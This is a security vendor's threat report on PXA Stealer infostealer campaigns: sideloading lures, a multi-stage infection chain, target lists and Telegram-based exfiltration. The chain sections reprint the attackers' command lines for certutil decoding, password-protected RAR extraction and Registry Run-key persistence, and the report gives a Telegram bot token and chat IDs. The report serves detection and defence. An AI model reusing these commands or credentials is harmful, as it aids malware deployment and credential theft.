SentinelLABS would like to extend sincere thanks to our partners at Beazley Security for their instrumental collaboration and openness in sharing critical insights throughout this investigation.

Background and Haihaisoft Sideloading

This cluster of PXA Stealer activity has been ongoing and active since late 2024, with some BotIDs being created as early as October, 2024. The general delivery mechanisms and TTPs have not changed. However the actors behind this cluster have continually pivoted to new sideloading mechanisms, along with updated Telegram C2 infrastructure.

During a wave of attacks occurring in April 2025, users were phished or otherwise lured into downloading a compressed archive containing a signed copy of the Haihaisoft PDF Reader freeware application along with the malicious DLL to be sideloaded. This component of the attack is responsible for establishing persistence on the target host via the Windows Registry, and retrieving additional malicious components, including Windows executable payloads hosted remotely on Dropbox. Various infostealers were delivered in this initial campaign, including LummaC2 and Rhadamanthys Stealer.

It was during the first wave that we also observed a change in TTPs: the threat actors shifted to updated Python-based payloads instead of Windows executables.

Attacks leveraging the updated Python-based payloads are initiated in the same manner: delivery of a large archive containing the signed copy of Haihaisoft PDF Reader, alongside the malicious DLL to be loaded.


Upon execution, the malicious DLL creates a .CMD script Evidence.cmd in the current directory, which orchestrates all subsequent steps in the attack chain. The .CMD script utilizes certutil to extract an encrypted RAR archive embedded inside a malformed PDF.

certutil -decode Documents.pdf LX8bzeZTzF5XSONpDC.rar

This command leads the Edge browser to open the PDF file, though this results in an error message as the file is not a valid PDF. Subsequently, the packaged WinRAR utility–masquerading as images.png–extracts an embedded RAR archive using decoded command lines. This process took several minutes and caused sandbox analysis to time out in several cases, which led to false negative results.

images.png x -pS8SKXaOudHX78CnCmjawuXJAXwNAzVeK -inul -y LX8bzeZTzF5XSONpDC.rar C:\Users\Public\LX8bzeZTzF5XSONpDC

This extracts several Python dependencies, including a legitimate Python 3.10 interpreter renamed svchost.exe and a malicious Python script named Photos, which are then executed. This step sets a Registry Run key to ensure the payload will run each time the computer starts.

reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Windows Update Service" /t REGSZ _/d "cmd.exe /c start \"\" /min \"C:\Users\Public\LX8bzeZTzF5XSONpDC\svchost.exe\"
C:\Users\Public\LX8bzeZTzF5XSONpDC\Photos" /f

Evolved Infection Chain

In July 2025, our partners at Beazley Security’s MDR shared initial indications of a new campaign closely mirroring the infection chain and TTPs we’d observed. This iteration notably improves their operational maturity and additional functionality.

The large archive attached to the phishing lure contained:

  • A legitimate, signed Microsoft Word 2013 executable
  • A malicious DLL, msvcr100.dll, that is sideloaded by the Microsoft Word 2013 executable
  • Additional files and later-stage payloads within a supporting directory named “_”.

While similar to the April campaign, the July wave introduces more sophisticated file naming to increase evasion and leverages non-malicious decoy documents opened to ensure the user remains unsuspecting.


The Microsoft Word 2013 binary is renamed to appear to the user as a Word document:

Screenshot of renamed Word 2013 executable to lure the user

The other files extracted from the archive are hidden from the user in Windows Explorer but shown below:

Extracted contents of the archive, including hidden files

When the victim opens the Word executable, Windows loads the malicious msvcr100.dll since the OS searches for the filename in the local directory before system directories. The sideloaded DLL then launches a hidden instance of Command Prompt and begins a multi-stage chain of activity:


First, Word launches a benign decoy document named Tax-Invoice-EV.docx, which displays a fake copyright infringement notice to the victim. We believe this document doubles as an anti-analysis feature by introducing a non-malicious file into the attack chain, which potentially wastes security analysts’ time. The document lacks macros or other scriptable objects.

Screenshot of the non-malicious decoy document

Next, like the previous activity, certutil is used to decode a file from the “-“ folder into a new encrypted zip archive that is deceptively named with a PDF file extension, Document.pdf for example:

certutil -decode Document.pdf Invoice.pdf

Then, a legitimate WinRar executable also hosted in the “-“ folder renamed images.png is used to unpack the archive:

images.png x -ibck -y -poX3ff7b6Bfi76keXy3xmSWnX0uqsFYur Invoice.pdf C:\\Users\\Public

The second archive contains a portable Windows Python interpreter, several Python libraries, and a malicious Python script. The Python interpreter is renamed to svchost.exe and launches a heavily obfuscated Python script again disguised as images.png, followed by the $BOT_ID argument.

start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png $BOT_ID

Payload Analysis

The final payload is an updated version of PXA Stealer. PXA Stealer is a Python-based infostealer which first emerged in 2024. PXA is primarily seen in Vietnamese-speaking threat actor circles. The malware targets sensitive information including credentials, financial data, browser data and cookies, and cryptocurrency wallet details. As detailed below, a wide variety of applications and data types within these categories are supported by PXA Stealer. PXA Stealer is capable of exfiltrating data via Telegram, as has been observed in prior campaigns.

Similar to prior campaigns, the newly observed PXA Stealer payloads are capable of identifying, packaging, and exfiltrating data from an extensive list of applications and interfaces on infected systems. Exfiltration continues to be handled via Telegram, with specific Telegram BOT IDs and Tokens identified as tied to these more recent campaigns.


The new variant of PXA Stealer will enumerate Chromium/Gecko browsers, decrypt any saved passwords, cookies, stored personally identifiable information (PII), autofill data, and any authentication tokens. The infostealer will also attempt to inject a DLL into running instances of browsers such as Chrome, targeting Chrome’s App-Bound Encryption Key to defeat the internal encryption schemes within Chrome. The DLL injected during the July campaign targets MSEdge, Chrome, Whale, and CocCoc browsers.

Browsers targeted by the injected DLL from the July campaign

The infostealer also grabs files from dozens of desktop cryptocurrency wallets, VPN clients, Cloud-CLI utilities, connected fileshares, as well as applications such as Discord, and much more.

The collected data is packaged into ZIP archives then exfiltrated to a specific Telegram bot via Cloudflare Worker relays. There are also conditions where the malware will reach out to external sources for additional Python payloads, such as 0x0[.]st, a Pastebin-like temporary file hosting resource. Other analyzed PXA Stealer payloads support stealing data from the following browsers:

360Browser Chromium Opera Crypto
360 Extreme Browser CocCoc Opera GX
Aloha CryptoTab QQBrowser
Amigo Dragon Sidekick
Arc Edge Slimjet
Avast Epic Sogou
AVG Ghost Speed360
Brave Iridium SRWare
Brave Nightly Liebao Thorium
CCleaner Liebao AI UR Browser
Cent Maxthon Vivaldi
Chedot Naver Wavebox
Chrome Opera Yandex

The malware targets the following list of cryptocurrency wallet related browser extensions:

Ambire ExodusWeb3 SafePal Wallet
Aptos Wallet Frame Station Wallet
Argent X Keystone Wallet Sui Wallet
Atomic Wallet Leather Bitcoin Wallet Talisman Wallet
Backpack Wallet Ledger Live Tonkeeper Wallet
Bitapp Leo Wallet TON Wallet
Bitget Wallet Magic Eden Wallet Uniswap Wallet
Bitski Wallet MathWallet Wallet Guard
Cosmostation Wallet MyTonWallet Zeal
Crocobit OpenMask Wallet Zeeve Wallet
Crypto.com Portal DEX Wallet Zerion
Edge Wallet Pulse Wallet Chromium
Equal Quai Wallet

User databases and configuration files for the following applications are targeted, many of which house sensitive data or cryptocurrency assets:

Armory Dogecoin Ledger Live
Atomic Electron Cash Litecoinwallets
Azure Electrum Monero
Binance ElectrumLTC Multidoge
Bitcoin Core Ethereum MyMonero
Blockstream Green Exodus OpenVPN
bytecoin FileZilla ProtonVPN
Chia Wallet Guarda Desktop Raven Core
Coinomi Jaxx Desktop Telegram
Daedalus Mainnet KeePass Wasabi Wallet
DashCorewallets Komodo Wallet Zcash

The infostealer is also capable of targeting website-specific data. The malware includes the following list of sites, for which the stealer will attempt to discover and collect credentials, cookies and session tokens. The targeted sites are primarily financial, such as FinTech services or cryptocurrency exchanges:

ads.google.com coinomi.co.nl korbit.co.kr
adsmanager.facebook.com coinone.co.kr kraken.com
binance.com coinplug.ng kucoin.com
bingx.com crypto.com lbank.com
bitfinex.com electrum.org mexc.com
bitget.com exodus.com nami.exchange
bitgo.com gate.com okx.com
bitmart.com gemini.com paypal.com
bitunix.com gopax.co.kr probit.com
business.facebook.com htx.com upbit.com
bybit.com huobi.com whitebit.com
coinbase.com hyperliquid.xyz xt.com

The specific Telegram Bot Token, and associated Chat ID, identified in the samples from July are:

Telegram Bot Token: 7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ

Telegram Chat ID: -1002698513801

Data is exfiltrated to Telegram via connection via Cloudflare workers. The specific Cloudflare DNS address is:

Lp2tpju9yrz2fklj.lone-none-1807.workers[.]dev

We reported this abuse of Cloudflare Workers to Cloudflare, and we thank their team for taking immediate action to disrupt this malicious infrastructure.


Each of the final PXA Stealer payloads corresponds to a Telegram Bot Token and ChatID combination. Each variant we analyzed is associated with the same Telegram Bot Token (7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ) although the ChatIDs vary. Additionally, there can be multiple ChatIDs, which correspond to a Telegram channel, tied to each payload. Each bot is tied to as many as 3 Telegram channels. One channel, typically denoted with the New Logs string, receives exfiltrated data contained in zip archives uploaded from victims’ machines, along with log/ledger style data for each victims’ exfiltrated data set. Specific entries also indicate the victim’s geographic location, IP address and other contextual data.

PXA Stealer log entries show counts for the types of data within: CK:2868|PW:482|AF:606|CC:0|FB:1|Sites:4|Wallets:0|Apps:1

The stealer data types include:

  • CK = Cookies
  • PW = Passwords
  • AF = AutoFill data
  • CC = Credit Card data
  • FB = Facebook Cookies
  • TK = Authentication Tokens
  • Sites = Domains / Site specific data
  • Wallets = Crypto Wallet data
  • Apps = Application specific data (ex: private messenger chat history and keys)
Exfiltrated Victim Data from MRB_NEW_VER_BOT via PXA Stealer

Each bot will also have an associated ‘Reset’ and ‘Notifications’ channel as well. The ‘Notification’ channels appear to allow operators to automate their communications process when new victim logs are uploaded or otherwise obtained. The ‘Reset’ channels appear to be used in similar manner to the ‘New Logs’ channels, storing newly exfiltrated victim data.


While all analyzed variants share the same Bot Token ID, we have observed multiple ChatIDs across the New Log/Reset/Notification combinations across this stealer’s ecosystem. The observed Bots-to-ID sets include:

Telegram BotID 7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ

  • James_New_Ver_bot (yd2sV / James)
    • James – New Logs
    • James – New Logs Notification
    • James – Reset Logs
  • DA_NEW_VER_BOT (qDTxA / DUC ANH)
    • New Logs – \u0110\u1ee9c Anh
    • Reset Logs – \u0110\u1ee9c Anh
  • MRB_NEW_VER_BOT (Plk1y / MRB_NEW)
    • New Logs
    • Reset Logs
    • Notify
  • JND_NEW_VER_BOT (5DJ0P / JND)
    • JND – New Logs
    • JND – Reset Logs
  • AND_2_NEW_VER_BOT (oaCzj / ADN 2 / Adonis)
    • Adonis – New Logs
    • Adonis – Reset Logs
    • New Log Notification

The encompassing Telegram ID is connected to a Bot that has the following properties:

Username: “Logs_Data_bot”
Firstname: \u0412\u0418\u0414\u0415\u041e \u0421 \u041b\u0410\u0419\u041a\u0410
Lastname: (nul)

The firstname field on this bot decodes to a string of Cyrillic text “ВИДЕО С ЛАЙКА”. This roughly translates to ‘Video for/with/of Laika,” though the significance of this string is unclear.

Telegram Abuse and Attribution


The later-stage dropper component is responsible for parsing target Telegram URLs based on a string gathered from a prescribed Telegram ChatID. This string is then combined with the base URL for either paste[.]rs or 0x0[.]st to retrieve the next batch of obfuscated Python code.

Multiple identifiers were observed across the multitude of analyzed samples. The most prominent we observed are:

  • ADN_2_NEW_VER_BOT
  • DA_NEW_VER_BOT
  • JAMES_NEW_VER_BOT
  • JND_NEW_VER_BOT
  • MR_P_NEW_VER_BOT
